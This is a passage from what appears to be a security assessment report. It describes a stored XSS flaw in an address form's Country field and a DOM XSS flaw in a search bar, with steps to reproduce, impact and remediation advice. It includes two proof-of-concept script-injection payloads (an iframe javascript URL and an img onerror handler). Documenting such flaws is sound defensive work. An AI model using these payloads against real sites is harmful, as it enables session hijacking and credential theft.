
1. Go to the Address section and save a new address.
2. In the Country field, enter the following payload:

```
html
Copy code
<iframe src="javascript:alert('XSS')"></iframe>
```

3. Submit the form.
4. The malicious code is reflected and executed when the saved address is displayed.

- **Impact:** The attacker can use this vulnerability to execute scripts in the context of the user's session, allowing data theft, redirection to malicious sites, or session hijacking.
- **Remediation:** Ensure all user input is properly escaped before being reflected on the page. Use output encoding techniques to prevent script execution.

Exploit Evidence



9. DOM XSS in Search Function

- **Severity:** Low
- **Vulnerability Description:** The DOM-based Cross-Site Scripting (XSS) vulnerability occurs when user input is reflected directly in the client-side code (DOM) without proper sanitization.
- **Steps to Reproduce:**

1. Navigate to the Search bar on the homepage.


2. Enter the following payload:

```
html
Copy code
<img src="x" onerror="alert('XSS')">
```

3. Press enter.

- **Impact:** The payload is reflected in the DOM, causing an alert box to appear. This allows attackers to execute arbitrary JavaScript code in the context of the user's browser, potentially leading to session hijacking or credential theft.

Exploit Evidence



- **Remediation:** Ensure all user input is properly escaped before being rendered in the DOM. Use security libraries like DOMPurify to sanitize inputs.